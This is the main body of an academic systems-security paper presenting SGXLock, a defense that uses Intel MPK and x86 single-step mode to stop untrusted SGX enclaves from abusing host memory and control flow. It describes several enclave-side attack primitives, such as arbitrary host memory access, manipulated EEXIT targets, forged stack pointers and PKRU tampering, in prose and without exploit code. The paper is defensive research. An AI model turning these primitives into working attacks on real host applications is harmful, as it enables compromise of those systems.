Specifically, with the data access asymmetry, an enclave can read and write arbitrary memory regions of its host application, while the memory region of an enclave is hardware-protected by SGX. With the assistance of Intel *Transactional Synchronization Extensions* (TSX), an enclave can even probe the whole address space of its host application *stealthily* without triggering any exceptions [27]. Besides, with the control flow asymmetry, an enclave can jump to *any code location of its host application* after leaving the enclave and forge the stack register to manipulate the saved context.

Our solution intends to break such asymmetries and establishes mutual distrust between the host application and the enclave. To this end, it leverages two x86 hardware features, i.e., *Intel memory protection key (MPK) and x86 single-step mode*, to break the data access and control flow asymmetries, respectively. Specifically, it leverages MPK for efficient memory isolation. MPK enables an efficient partition of a process's address space into disjoint protection keys and provides the permission control over these protection keys from a per-thread view. Our solution assigns different protection keys for the host application and the enclave, so that the enclave cannot access arbitrary memory regions of its host application. It leverages a shared buffer for the data sharing crossing the enclave boundary with the same protection key. Moreover, it leverages the x86 single-step debugging mechanism to capture the event when an enclave is exiting. It then performs the integrity check for the jump target and the stack pointer. Note that, applying these two hardware features to confine the enclave's behavior is non-trivial since we need to ensure that the enforcement of our solution cannot be bypassed (Section 4.3).

Because our solution is based on in-process confinement, it is more scalable compared to the previous system [36], which relies on the inter-process isolation. Our solution does not introduce any performance overhead for the code execution inside the enclave. The overhead only occurs when the execution crosses the boundary of the host application and the enclave.

We have implemented a prototype system named SGXLock based on Intel SGX SDK for Linux. Note that our design is coupled with neither Intel's SGX SDK nor Linux. It is applicable to other SGX runtimes and OSs as long as MPK and x86 single-step mode are supported.

We use multiple micro-benchmarks and real-world applications to evaluate the performance overhead of our system. In particular, we use three representative applications, i.e., the privacy-preserving machine learning service, the relational database, and a HTTPS web server in the evaluation. The machine learning service usually requires the large size parameter passing, e.g., for model weights or inputs. The database and a web server require lots of system calls, which represents the scenarios of high-frequent context switches between the host application and the enclave. The evaluation result shows that our prototype is efficient. It only introduces an average performance overhead of 0.84% for the machine learning service, 1.26% for the database and 3.98% for the HTTPS web server.

In summary, this paper makes the following main contributions.

- We summarize two types of the enclave-host asymmetries and work towards establishing mutual distrust between them. In particular, we leverage two x86 hardware features, i.e., MPK and the single-step mode, to efficiently break the asymmetries (Section 4.1 and Section 4.2).
- We have solved two practical challenges, i.e., blocking PKRU update inside the enclave and host stack pointer manipulation by the enclave (Section 4.3), and implemented a prototype system named SGXLock (Section 5).
- The evaluation with multiple micro-benchmarks and representative applications shows the efficiency of our system, with less than 4% performance overhead (Section 6).

To engage the community, we will release the source code of our system [1].

2 Background

2.1 Intel SGX

Intel Software Guard eXtension (SGX) allows an application to create a so-called *enclave*, which contains sensitive information (code and data). The confidentiality and integrity of an enclave are hardware-guaranteed, even the system software (e.g., OS and hypervisor) cannot access the content of the enclave. Architecturally, an enclave is a protected memory region residing in the host application's address space.

Host-enclave interaction The programming model of the Intel SGX SDK [3] allows developers to specify two kinds of host interfaces for the enclave. First, an invocation into the enclave is referred as an `ECALL`, which is used by the host application to invoke a specific pre-defined function inside

[1] https://github.com/blocksecteam/sgxlock

the enclave. Second, OCALLs are used by the enclave to invoke the functions outside the enclave, which are usually aimed to request OS services (e.g., system calls). Besides, the SDK performs proper sanitizing and marshaling for the ECALL/OCALLs' parameters according to the argument attributes specified by the enclave developer. For instance, for a data pointer argument of an ECALL with the [in,size=10] attribute, the SDK will allocate a 10-byte memory buffer inside the enclave and copy the corresponding data from the host application into the allocated buffer inside the enclave.

The ECALL/OCALL interface functions are defined via a so-called Enclave Definition Language (EDL). The Edger8r tool, shipping as part of the SDK, can generate (dispatch/receiving) edge routines for ECALLs/OCALLs according to developer-defined EDL files. These edge routines reside in both the host application and the enclave to route ECALL/OCALL requests.

Besides, the Trusted Runtime System (tRTS) and Untrusted Runtime System (uRTS) are provided to embed into an enclave and its host application to perform enclave management and ECALL/OCALL requests routing. The dispatch (receiving) edge routines reside in both sides will send (accept) the ECALL/OCALL requests to (from) the tRTS/uRTS and redirect them from (to) the user code. The combination of the tRTS/uRTS and the edge routines facilitate the (host application/enclave) developers to invoke an ECALL/OCALL as a function call.

The implementation of ECALL/OCALL interfaces is based on two *user-mode* instructions, EENTER and EEXIT, respectively. Specifically, the EENTER instruction is used by the host application to transfer the control to a predefined address inside the enclave. The EEXIT instruction makes the execution leave from the enclave. As an operand of the EEXIT instruction, the RBX register specifies the jump target outside the enclave, whose value will be filled into the RIP register after the execution leaves from the enclave. Therefore, *the jump target of the* EEXIT *instruction is enclave-manipulable.*

Moreover, SGX leaves most of the execution states (e.g. registers) switching and sanitizing to the software when the execution crosses the boundary of the host application and the enclave via the EENTER and EEXIT instructions. For instance, when the execution leaves the enclave via the EEXIT instruction, it is the responsibility of the enclave code to refill the host stack pointers, i.e., RSP and RBP. Thus, *the enclave can refill a fake stack pointer inside the host application to manipulate the saved context.*

Furthermore, the enclave execution can be aborted asynchronously when an exception (e.g., a page fault or a hardware interrupt) occurs. This is referred as *asynchronous enclave exit* (AEX). On an AEX event, the processor saves the enclave's current execution context, such as general purpose registers (GPRs) and processor extended states, into the enclave's *state save area* (SSA) frame. Then the processor sets the RIP register to the value of the Asynchronous Exit Pointer (AEP, normally points to the ERESUME instruction) and exits the enclave. After that, the processor delivers the AEX event as an normal exception to the system software. Note that the AEP is specified during enclave entry (as the operand of the EENTER/ERESUME instruction) and cannot be modified during the enclave execution. After handling the AEX event, the host application can reenter the enclave and resume the previously saved execution context of the enclave via the ERESUME instruction.

SGX supports multi-threading with a special enclave data structure, named *Thread Control Structure* (TCS). A TCS contains information of a thread executing inside an enclave, such as the address of the enclave entry and the relative address of SSA. The content of a TCS is specified by the enclave (developers) and is *not accessible* by the software (including the enclave) after being initialized. Whenever the execution wants to enter the enclave (via EENTER/ERESUME), a free TCS needs to be specified in the instruction operand. By doing this, SGX allows concurrent execution inside the enclave.

2.2 Intel MPK

Memory Protection Key (MPK) is a new hardware feature introduced in recent Intel processors to provide permission control over the page groups from a per-thread view. MPK exploits four previously-unused bits of the page table entry to serve as the page's protection key. Thus, MPK partitions a process's address space into 16 disjoint protection domains. To enforce the per-thread permission control, a per-core 32-bit *protection key rights register* (PKRU) is introduced. Every two bits in PKRU determine the access permission to one specific protection key. Specifically, PKRU[$2i$] represents the access-disable bit while PKRU[$2i+1$] represents the write-disable bit for protection key i. Based on access-disable and write-disable bits, three permission policies are enforced: read/write, read-only and no-access.

To access PKRU, MPK introduces two new *user-mode* instructions, RDPKRU (for reading) and WRPKRU (for writing). Updating the value of the PKRU register with the WRPKRU instruction has negligible overhead, which takes less than 20 cycles [24]. This makes MPK a highly efficient user-space memory permission control primitive. Note that the execution permission is *not* impacted by MPK.

Interact with SGX During the enclave execution, the value of PKRU can be stored into and restored from memory as part of the *processor's extended states*, as long as the bit 9 in the enclave's XFRM attribute field is set. Inside the enclave, the processor's extended states can be stored into and restored from memory in two scenarios. First, an enclave can save and restore them via XSAVE and XRSTOR instructions. Second, the processor's extended states are saved into the enclave's *state save area* (SSA) frame on an AEX event and restored when reentering the enclave with the ERESUME instruction.

2.3 The x86 Single-Step Mode

The x86 architecture supports the single-step mode for debugging. It allows the processor to generate a trap after executing each instruction. The single-step mode is activated by setting a bit, named Trap Flag (TF), within the processor's `FLAGS` register. If the TF bit is set by an application using a `POPF`, `POPFD`, or `POPFQ` instruction, the CPU will execute one instruction and then stop. At the same time, a single-step debug exception is generated. Accordingly, the single-step mode can be disabled by clearing the TF bit.

Interact with SGX For the opt-out enclave (i.e. enclave with the debugging feature disabled), if the TF bit is set at the time of the enclave entry, a single-step debug exception would be pending immediately after exiting the enclave via the `EEXIT` instruction. In other words, the processor in the single-step mode treats the whole life-cycle of the enclave execution (from enclave entry to enclave exiting) as a single instruction. Besides, the enclave is *not allowed* to manipulate the value of the TF bit. The processor guarantees this with two properties. First, at the time of the enclave entry, the processor stores the TF bit into a software *invisible* register and then clears it, while the value of the TF bit is restored after exiting the enclave. Second, the processor ensures that the TF bit always remains cleared inside the enclave.

3 Threat Model

Our threat model considers the mutual distrust between the enclave and its host application. Therefore, the threat model consists of the following two perspectives.

- **From the enclave's view** It assumes the same attack model as other systems that leverage SGX for protection. Specifically, the trust anchors for an enclave (developer) are the SGX-enabled CPU and the code inside the enclave. The rest of the software stack, including the host application, OS, and hypervisor, is considered as untrusted. The goal of an enclave is to prevent the leakage of its sensitive information (data or/and code) both at runtime and at rest. Thus, code secrecy mechanism [9] may be used by an enclave to protect its private code.
- **From the host application's view** It considers the enclave as *untrusted* [27, 36]. As mentioned previously, such scenarios include third-party enclaves and potentially buggy enclaves. The goal of the host application is to leverage the functionalities provided by the enclave, while at the same time confining the enclave's behaviors.

Out of scope The main purpose of our work is to restrict the host-enclave interactions to specified interfaces. It lays the basis for *the establishment of the mutual distrust between the enclave and its host application*. The high-level attacks, e.g., the Iago attack [13], that exploits the specified interfaces, are out of the scope. Besides, side-channel and denial-of-service (DoS) attacks are not considered. Defending against such attacks are orthogonal to our work.

4 System Design

From the enclave's view, the security mechanisms provided by SGX can be used to protect the sensitive data and code inside the enclave. However, from the host application's view, there exist two types of asymmetries [27, 36] between the enclave and its host application.

- **Data access asymmetry** An enclave can read and write arbitrary memory regions of its host application, while the memory region of an enclave is hardware-protected by SGX. With the assistance of Intel Transactional Synchronization Extensions (TSX), an enclave can even probe the whole address space of its host application *stealthily* without triggering any exceptions [27].
- **Control flow asymmetry** An enclave can jump to any code location of its host application by specifying the target address inside the `RBX` register, which will be used by the `EEXIT` instruction. It can also forge the stack register when leaving from the enclave to manipulate the saved context (Section 2.1). However, the host application is not allowed to specify the entry point when entering the enclave via the `EENTER/ERESUME` instruction.

Our work is to confine the *untrusted* enclave for its host application, so that the host-enclave interaction can be restricted to the specified interfaces. This helps to establish the mutual distrust between them.

To achieve this goal, SGXLock leverages two x86 hardware features to efficiently eliminate the enclave-host asymmetries. First, for data access asymmetry, SGXLock relies on Intel MPK [24] to efficiently confine the enclave access to limited regions of the host memory (Section 4.1). Only specific regions in the host memory's address space are accessible by the enclave. These regions serve as parameter passing buffers for the host-enclave interaction. Second, for control flow asymmetry, SGXLock leverages the x86 single-step mode to ensure that the execution continues from the predefined location after leaving the enclave (Section 4.2).

It is non-trivial to enforce such confinements. There are two challenges, i.e., how to block the update of the PKRU register inside the enclave and how to protect the host application's saved context when leaving the enclave. We will illustrate our solutions in Section 4.3.1 and Section 4.3.2, respectively. Figure 1 shows the overall system architecture.

4.1 Data Access Asymmetry Elimination

To eliminate the data access asymmetry, MPK is used to restrict the data access of an enclave to the specified regions in its host application's address space. For simplicity, we first assume there is only one enclave i in the host application and then discuss the scenario of multiple enclaves.



Figure 1: The overall system architecture.

The host memory regions are assigned with the protection key *H*, which is exactly the default protection key in the OS (e.g., key 0 in Linux). SGXLock then assigns the memory region of enclave *i* with a unique protection key *Ei* at the time of the enclave creation. To support parameters passing for the host-enclave interaction, SGXLock couples each TCS of the enclave *i* with a piece of the host memory region, called the *parameter buffer*. A parameter buffer is organized as a stack to enable the *nested* host-enclave interactions. Because a parameter buffer is coupled with each TCS, SGXLock can support concurrency inside the enclave without having the *scalability* issue. Accordingly, All the parameter buffers of the enclave *i* belong to the MPK protection key *Ei*.

First, the host application has the access permission to protection keys {*H*, *Ei*}. This does no harm to the security of the enclave since the content of the enclave is hardware-protected by SGX. Second, the enclave can only access the protection key *Ei*. Before the execution is transferred to the enclave *i*, the access permission of the current thread is changed from {*H*, *Ei*} to *Ei* via updating the PKRU register (step b in Figure 1). SGXLock guarantees that the PKRU register is not changed while the execution remains inside the enclave. By doing so, the enclave cannot access the host memory regions other than the enclave's parameter buffer. After exiting from the enclave, the execution resumes the host application's original access permission (step e in Figure 1). In this way, SGXLock eliminates enclave-host data access asymmetry *efficiently*, since no performance overhead is introduced inside the enclave.

Multiple enclaves The support of multiple enclaves is straightforward. First, a unique protection key is allocated for each enclave. The memory region and the parameter buffer of an enclave are then assigned with the enclave's protection key during the process of the enclave creation. Second, the host application has the access permission to all the enclaves' protection keys, whereas each enclave can only access its own protection key. If the number of enclaves exceeds the maximum number of available protection keys, the virtualization of protection keys could be leveraged [24].

About the AEX event AEX events cannot be abused by an enclave to bypass the MPK-based data access asymmetry elimination. First, SGXLock guarantees that the PKRU register is not part of the processor's extended states (See Section 4.3.1), thus it is not saved into the enclave's SSA frame when an AEX event happens. Second, an enclave should be forbidden to specify the control flow of the AEX handler outside the enclave, considering this will compromise the security guarantees from both the enclave and its host application's view. [2] Third, the PKRU register value is maintained as part of the host application's thread context during the AEX event handling outside the enclave. Therefore, the execution can reenter the enclave via the ERESUME instruction with the original PKRU register value set.

4.2 Control Flow Asymmetry Elimination

In Section 4.1, we show how SGXLock utilizes MPK to eliminate the data access asymmetry. However, the design goal of MPK is intended to provide permission control for data access. Instruction fetching is not constrained by MPK. Hence, MPK cannot be used to eliminate the control flow asymmetry. Thus, the code inside the enclave can jump to arbitrary executable locations inside the host application's memory space after executing the `EEXIT` instruction.

The root cause of the control flow asymmetry is that the jump target of the `EEXIT` instruction is enclave-manipulable. To solve this problem, SGXLock leverages the x86 single-step mode feature to detect whether the jump target of the `EEXIT` instruction matches the pre-defined location, i.e., the next instruction after the `EENTER` instruction (label .L in Figure 1).

Specifically, whenever the execution gets into the enclave, the TF bit within the `FLAGS` register is set (step c in Figure 1) to ensure the pending of a single-step debug exception follows the `EEXIT` instruction (② in Figure 1). The corresponding exception handler then performs the check for the jump target (③ in Figure 1). If the check passes, the execution is resumed and continues from the pre-defined location in the host application's code region (⑤ in Figure 1). Otherwise, the potential abuse (or exploit) of the control flow asymmetry is detected. The execution is aborted.

Same with the MPK-based data access asymmetry elimination, eliminating control flow asymmetry with the assistance of the single-step mode introduces no performance overhead for the execution *inside the enclave*.

About the AEX event On an AEX event, the processor resumes the value of the TF flag from the software invisible register and exits the enclave. Then, same as the PKRU register, the TF flag is treated as part of the host application's thread

[2] A proper mechanism to allow the enclave to get involved into the exception handling caused by itself is that the handler is put inside the enclave and is invoked by the host application via the EENTER instruction when handling the AEX event. This mechanism is exactly the one used by Intel SGX SDK and is compatible with SGXLock.

context and remains set when the execution is resumed from the AEP. Since the AEP points to the ERESUME instruction, the TF flag is kept as set at the enclave entry.

4.3 Challenges and Solutions

We have described the main idea of adopting two x86 hardware features to eliminate the enclave-host asymmetries. However, there are still some challenges to ensure that the security enforcement of our system cannot be bypassed. In the following, we illustrate these challenges and our solutions.

4.3.1 Challenge I: Block PKRU Update Inside the Enclave

The PKRU register can be updated with two *user-mode* instructions, `WRPKRU` and `XRSTOR`. An untrusted enclave may use these two instructions to extend its access permission to the protection keys other than itself. To prevent this, SGXLock needs to keep the PKRU register unchanged during the enclave execution. A similar challenge is also addressed by the ERIM system [32]. However, the solution proposed by the ERIM cannot be directly applied to our system. The reasons are listed in Appendix A. To solve this challenge, SGXLock adopts the following strategies for the `XRSTOR` and the `WRPKRU` instruction, respectively.

XRSTOR instruction The usage of the `XSAVE/XRSTOR` instruction is intended to save/restore the current execution's extended states *efficiently*. Thus they are unavoidable inside the enclave. However, in our design, an enclave is not allowed to maintain the PKRU register since SGXLock requires the PKRU register be unchanged during the enclave execution. Besides, there is no need for an enclave to maintain its own PKRU register value. That is because *MPK cannot be used by an enclave to provide access permission control for itself*. MPK's permission control is based on two components: the per-core PKRU register and the 4-bit protection key field in the page table entry. Apparently, the latter one is out of the enclave's control. Thus, if an enclave leverages MPK to enforce the permission control, the untrusted host application or operating system can easily corrupt it.

We observed that the PKRU register is treated as part of the enclave execution's extended states *only when the bit 9 within an enclave's XFRM attribute field is set.* Therefore, our solution is straightforward. SGXLock guarantees that the bit 9 within an enclave's XFRM attribute field is never set. Specifically, during the enclave creation, an additional check is performed by SGXLock. If it is set, SGXLock refuses to create the enclave. Since the XFRM attribute field cannot be modified after the enclave creation, the `XRSTOR` instruction cannot affect the PKRU register even though it occurs inside the enclave. Note that with this method, SGXLock also guarantees that the PKRU register would not be affected by the AEX event.



Figure 2: The flow chart of the embedded inspection code.

WRPKRU instruction SGXLock leverages binary inspection to prevent the occurrence of the `WRPKRU` instruction inside the enclave. In some scenarios, an enclave may load or generate code at runtime for the purpose of code secrecy [9]. Our system leverages the binary inspection mechanism to deal with both the plain enclave code and the dynamic loaded or generated code (abbreviated as *DLGC*), respectively. For the plain enclave code, SGXLock can directly check whether there exists `WRPKRU` instructions while loading the code into the enclave during the enclave creation. For DLGC, since its content is inaccessible outside the enclave, SGXLock chooses to *embed* a small piece of inspection code into the enclave at the enclave compilation stage. Figure 2 shows the logic of our embedded inspection code: *scanning the corresponding code region linearly to detect the occurrence of a specific byte sequence (i.e., `WRPKRU`'s machine code: `0x0F01EF`).* At runtime, by enforcing the $W \oplus X$ attribute for the enclave's page table entries, the host application can detect the execution of DLGC inside an enclave. Then the inspection code will be invoked by the *host application* before giving the execution permission to the DLGC region.

As shown in Figure 2, our embedded inspection code only includes a simple loop and can be easily implemented with less than one hundred lines of assembly code. In fact, the implementation of our embedded inspection code can be integrated into the SGX software development kit (SDK). Thus no development burden is imposed to enclave developers. To ensure the usability and security of the embedded inspection code, SGXLock made the following design choices. First, an *assembly* template, that implements exactly the logic of our embedded inspection code (See Figure 2), is provided by SGXLock. The template only uses the registers to store its data (including input/output) and can be instantiated by replacing the template parameter with the specific registers.

Second, the template instance is integrated into the *plain* in-enclave runtime and its input/output should always remain inside the registers during the data transfer (from the enclave entry to the enclave exit point). Thus the template instance needs to be placed to the location that is close to the enclave entry/exiting. For example, a conditional branch instruction is inserted into the enclave entry and one branch targets for the template instance, while an unconditional branch instruction targeting the enclave exiting is inserted into the end of the template instance. Third, the related information of the template instance is provided with the enclave file to assist the verification of the template instance.

Based on the previous design, during the enclave creation, SGXLock can verify the existence of the template instance (i.e. inspection code). SGXLock also confirms that the template instance is always reachable from the enclave entry when invoked by the host application and the (input/output/immediate) data never leaves the registers during the invocation process. Always keeping data inside the registers prevents other concurrent enclave execution from corrupting the inspection code's execution state. Besides, obfuscation should not be applied to the template instance. Doing so fails the verification of SGXLock and the execution of DLGC would not be allowed.

Note that, page alignment operation is performed at the beginning of our inspection code. This ensures that the potentially malicious host application can only snoop whether there is a specific three-byte sequence within the inspected region at the page granularity. Such information is rather limited to leak the enclave's sensitive information.

We have described that SGXLock can enforce no occurrences of the `WRPKRU` instruction in the DLGC of an enclave with two components: $W \oplus X$ for the detection of DLGC and the embedded code for inspection. In the following, we illustrate the overall *workflow* of the binary inspection mechanism that targets both the plain enclave code and DLGC.

Static binary inspection It happens at the time of the enclave creation. First, SGXLock scans the plain enclave code while loading it into the enclave to inspect the occurrence of the WRPKRU instruction. If the inspection passes, the corresponding enclave code page will be assigned with *RX* permission. Besides, for the enclave page with *WX* permission set, SGXLock removes its *X* permission and records its information. Meanwhile, SGXLock checks whether the inspection code is embedded inside the enclave *properly*. If the checking passes, an enclave-invisible flag *dlgc_allowed* is set to indicate the created enclave is allowed to execute DLGC. Note that the embedded inspection code is part of the plain enclave code and keeps *RX* during the enclave's life-cycle. With the static binary inspection, SGXLock achieves three guarantees. First, there is no `WRPKRU` instruction inside the enclave code after the enclave initialization. Second, the execution of the DLGC inside the enclave will be detected by SGXLock (since the executable permission has been removed.) Third, for an enclave using DLGC, the inspection code has been properly embedded.

Dynamic binary inspection This is triggered by the violation of $W \oplus X$ during the enclave execution. As an AEX event, the violation of $W \oplus X$ makes the execution exit the enclave and allow the host application to get control. First, the host application checks whether the *dlgc_allowed* flag is set and the enclave page's original permission set has the *X* permission. If both of them are satisfied, this means a DLGC code region is executed and the dynamic binary inspection needs to be invoked.

Specifically, the host application changes the permission of the enclave page that needs to be inspected to *read-only*. [3] This prevents the concurrent enclave executions from modifying the enclave page that is to be inspected. Note that the system call is not allowed inside the enclave, thus the enclave cannot directly manipulate the enclave's page table entries. Before the host application specifies a free TCS and gets into the enclave via the `EENTER` instruction to invoke the embedded inspection code, it changes the protection key of the SSA frame of the TCS to the host application's protection key (i.e. *H*). Accordingly, the host application keeps the access permission of the current execution to the protection keys of both the host application and the enclave (i.e., $\{H, Ei\}$) before entering the enclave. This aims to prevent other concurrent enclave execution from modifying the register values of the inspection code, which are stored into the SSA frame on an AEX event during the execution process. Besides, as we mentioned before, the embedded inspection code only uses registers to store its data. Therefore, there is no window for other concurrent enclaves to corrupt the current execution context of the embedded inspection code.

Then, the host application gets into the enclave to invoke the embedded inspection code. The inspection code will scan the corresponding page(s) according to the address information provided by SGXLock. One bit is returned to indicate whether the inspection passes. If the inspection fails, the host application forbids the execution of the DLGC inside the enclave. Otherwise, the host application assigns the corresponding page(s) with *RX* permission and the original enclave execution is resumed.

We can see that before invoking the inspection code, the host application changes the permission of the enclave page that needs to be inspected to *RO*. After the inspection passes, the inspected enclave page will be assigned with *RX* permission by the host application. There is no time window that the enclave page to be inspected is writable. This prevents other concurrent enclave execution from modifying the page to be inspected during the whole process. Thus the possible Time-of-check to Time-of-use (TOCTOU) attack is blocked.

[3] In Linux, it is implemented via `pkey_mprotect`, which would guarantee the TLB coherence of the permission update.

4.3.2 Challenge II: Block Host Stack Pointer Manipulation

Even though the jump target of the EEXIT instruction is constrained with the help of x86 single-step mode, an untrusted enclave is still capable of controlling the value of the host application's stack pointer (i.e., RSP and RBP) while the execution leaves the enclave. Even worse, considering the parameter buffer of an enclave is accessible to both the enclave and the host application, a fake host stack can be forged by an untrusted enclave [27]. As a result, the host application would continue execution with a forged stack context after the execution leaves the enclave.

Our solution SGXLock borrows the idea from keyed-hash message authentication code (HMAC) to guarantee the integrity of the host stack pointers. Specifically, SGXLock maintains a global 64-bit secret value, named *g_sp_key*, for the host application. Whenever the execution gets into the enclave via the EENTER instruction, SGXLock performs bit-wise exclusive or (XOR) operations on the host stack pointers, i.e., RSP and RBP, with *g_sp_key*, respectively. The results, *(RSP⊕g_sp_key)* and *(RBP⊕g_sp_key)*, are then stored into the host stack. Note that this step takes place before trimming the current execution's access permission and the host stack would be inaccessible while the execution is inside the enclave.

Since the jump target of the EEXIT instruction is constrained with the help of the x86 single-step mode, SGXLock is able to perform the integrity check for the host stack pointer when the enclave execution finishes. In detail, SGXLock uses the current (*potentially corrupted*) RSP register for addressing to retrieve the previously stored *(RSP⊕g_sp_key)* and *(RBP⊕g_sp_key)* from the host stack. Then, SGXLock performs XOR operation on them with *g_sp_key* and compares the result with the current RSP/RSP register. If their values match, SGXLock confirms that the integrity of the host stack pointer is preserved. Otherwise, potentially malicious behavior is detected.

Besides, the execution could exit the enclave on an AEX event and the exception handling may need the user-space involvement (e.g., a signal handler in Linux). For this situation, the integrity check could be performed in the corresponding user-space handler, too.

In summary, SGXLock ensures the integrity of the host stack pointers during the enclave execution. First, *(RSP⊕g_sp_key)*, *(RBP⊕g_sp_key)* and *g_sp_key* are all stored in the enclave invisible memory region. This is enforced by SGXLock with MPK. Thus, an untrusted enclave is unable to steal or tamper with these values directly. Second, the only information known to the enclave is the plain host stack pointers. Therefore, the untrusted enclave cannot forge a fake stack since the value (i.e., *(RSP⊕g_sp_key)*, *(RBP⊕g_sp_key)*) to fill into the stack is unknown to the enclave.

5 Implementation Details

We have implemented a prototype of SGXLock based on Intel SGX SDK (v2.9.1) for Linux. The goal of our prototype is making SGXLock transparent to enclave developers and keeping backward-compatibility with legacy enclaves at source code level as much as possible. A developer can port a legacy enclave into our prototype with minor or even no modification. In this section, we illustrate some implementation details.

5.1 Data Access Asymmetry Elimination

Our modification mainly targets for the SDK to support ECALL/OCALL's parameter passing through SGXLock's param_buffer. Besides, we also make minor modifications (no more than 20 lines) to the signal handling of the Linux kernel (See Appendix C for details).

In the Intel SGX SDK, each ECALL/OCALL definition has a specific marshaling data structure, generated by the Edger8r tool, to interpret its arguments. The tRTS/uRTS only uses a void pointer for an ECALL/OCALL's parameter passing. When routing an ECALL/OCALL requests, the marshaling data structure is used by the edge routines of both sides to interpret the arguments by converting the void pointer to the marshaling data structure pointer. This design assumes an enclave can access its host application's memory regions arbitrarily. This assumption does not hold after applying our system. Therefore, we modified the Edger8r tool and the tRTS/uRTS to support parameter passing of ECALL/OCALL through param_buffer.

Edger8r For the Edger8r tool, we add a wrapper data structure, ms_param_meta_t (Listing 2 in Appendix D), to enable the uRTS to interpret an ECALL/OCALL's marshaling data structure. Then instead of passing a void pointer, the dispatch edge routine passes the ms_param_meta_t pointer to the tRTS/uRTS. The passed ms_param_meta_t pointer is finally used by the uRTS to copy data to/from the param_buffer.

tRTS The sgx_ocalloc function of the tRTS is used by the dispatch edge routine of the OCALL to allocate memory regions outside the enclave for parameter passing. We modify the implementation of sgx_ocalloc to allocate memory from the param_buffer instead of the host stack.

uRTS When receiving an ECALL request, the uRTS chooses a free TCS and copies the parameters to the corresponding param_buffer by interpreting the ms_param_meta_t pointer received from the dispatch edge routine of the ECALL. Besides, an instance of the marshaling data structure for the ECALL is created in the param_buffer, to interpret the parameters residing in the param_buffer. Then the uRTS routes the ECALL request to the tRTS with the address of the newly created marshaling data structure instance as a void pointer.

When receiving an OCALL request from the tRTS, the uRTS also receives a ms_param_meta_t pointer that points to some area within the param_buffer. Then the uRTS copies the parameters from the param_buffer to a private memory region

based on the ms_param_meta_t pointer. Besides, an instance of the marshaling data structure for the OCALL is created in the private memory region to interpret the copied parameters. Note that different from a param_buffer, the private memory region belongs to the host application's protection key and thus cannot be accessed by the enclave. The uRTS maintains a private memory for each TCS of an enclave to prevent the possible TOCTOU attack on the OCALL parameters.

Compatibility Our modification to the SDK will disable the support of the user_check attribute. Specifically, in Intel SGX SDK, the pointer argument of an ECALL/OCALL can be marked with the user_check attribute. For such a pointer, the receiving edge routine will neither verify the pointer nor copy the pointed buffer. The design of the user_check attribute leaves the duty of data validation to the developer and is prone to the TOCTOU attack. SGXLock only supports parameter passing via the developer-invisible param_buffers. Thus, the user_check attribute is not supported in our prototype.

5.2 Control Flow Asymmetry Elimination

The TF bit within the FLAGS register is set via the POPFQ instruction before the EENTER instruction. After the enclave execution exits via the EEXIT instruction, a single-step debug exception is triggered immediately. In our implementation, a single handler is registered to catch the SIGTRAP signal. In the signal handler, the jump target of the EEXIT instruction and the integrity of the host stack pointer are checked. If the check fails, the signal handler will report this behavior and abort the execution. Otherwise, the TF bit in the FLAGS register of the original context is cleared and the original execution is resumed.

5.3 Binary Inspection

To support the code secrecy, Intel SGX SDK provides *Protected Code Loader* (PCL) mechanism. With the PCL mechanism, the user enclave code is encrypted at build time and decrypted at runtime. To support this mechanism, a static library libsgx_pcl.a is included in the enclave and invoked by the uRTS to decrypt user code immediately after the enclave creation. Our prototype provides the support for the PCL mechanism and implements a three-stage binary inspection mechanism.

Static binary inspection We modify the uRTS to inspect the *plain* enclave code during the enclave creation. The uRTS also checks whether our inspection code is properly integrated into the enclave. If so, an enclave-invisible flag *dlgc_allowed* is set. The uRTS is also modified to enforce the $W \oplus X$ property for the enclave's page table entries by trimming *W* from the *WX* permission during the enclave creation.

PCL binary inspection Since our prototype enforces $W \oplus X$ for the enclave pages, the encrypted user enclave code does not have the *X* permission after the enclave creation. Our modified uRTS will invoke the embedded inspection code to inspect the newly decrypted user enclave code if it exists. Note that at this time, there is no concurrent enclave execution. Thus our system does not need to change the corresponding enclave page(s) to read-only or modify the protection key of the corresponding SSA frame to the host protection key. If the inspection passes, the modified uRTS will change the permission of the enclave page(s) to *RX* via the pkey_mprotect system call.

Dynamic binary inspection Since $W \oplus X$ is enforced for the enclave's pages, executing newly loaded or generated code inside the enclave will cause a $W \oplus X$ violation and trigger a page fault exception. A signal handler is registered to catch the SIGSEGV signal. If the signal code is SEGV_ACCERR and the fault page's original permission is *RWX*, the runtime binary inspection is triggered. First, the fault enclave page is marked as read-only via the pkey_mprotect system call. The embedded inspection code is then invoked by the host application to inspect the fault page. If the inspection passes, the permission of the fault page is changed to *RX* by the host application. Finally, the original execution is resumed and reenters the enclave via the ERESUME instruction.

6 Evaluation

6.1 Security Analysis

The goal of SGXLock is to eliminate the enclave-host asymmetries (i.e., data access and control flow asymmetry), so that the host-enclave interaction can be confined to the specified interfaces. Our security analysis focuses on the threats from an untrusted enclave that aims to bypass SGXLock's asymmetry elimination enforcement.

Bypass data access elimination There are three methods for an enclave to change the PKRU register value, i.e., using the XRSTOR instruction, leveraging the AEX event and using the WRPKRU instruction. SGXLock requires that the bit 9 of an enclave's XFRM attribute field is clear and thus the PKRU register would not be treated as part of the processor's extended states during the enclave execution. This blocks the first two methods since both of them manipulate the PKRU register through the processor's extended states. Since SGXLock ensures there is no WRPKRU instruction existed during the enclave's life-cycle via the binary inspection mechanism, the third attack is also blocked. Moreover, after handling the AEX event, SGXLock guarantees that the enclave's original PKRU register is resumed when reentering the enclave's via the ERESUME instruction.

Bypass control flow elimination SGXLock relies on the single-step mode to check the target of the EEXIT instruction. The TF flag is saved in a software-invisible register during the enclave execution and resumed after exiting the enclave. Besides, for enclave exiting due to an AEX event, the control

flow of the AEX event handling is out of the enclave's control and the TF flag would remain set when the execution reenters the enclave via the `ERESUME` instruction. Thus, the enclave is unable to clear the TF flag. Based on the single-step mode, SGXLock can further verify the integrity of the host stack pointer by adopting the HMAC-like strategy.

Case study We used three attack primitives leveraged by SGX-ROP [27], including host memory read, host memory write, and host stack pointer manipulation, to demonstrate the effectiveness of SGXLock. Since there is no TSX support in our experiment platform, we suppose the malicious enclave has the prior knowledge to the host memory layout. As a result, the host memory read/write primitive are detected by our MPK-based data access asymmetry elimination mechanism (Section 4.1), while the host stack pointer manipulation attack primitive is blocked by the combination of the single-step based control flow asymmetry elimination (Section 4.2) and the host stack pointer integrity checking (Section 4.3.2) mechanism.

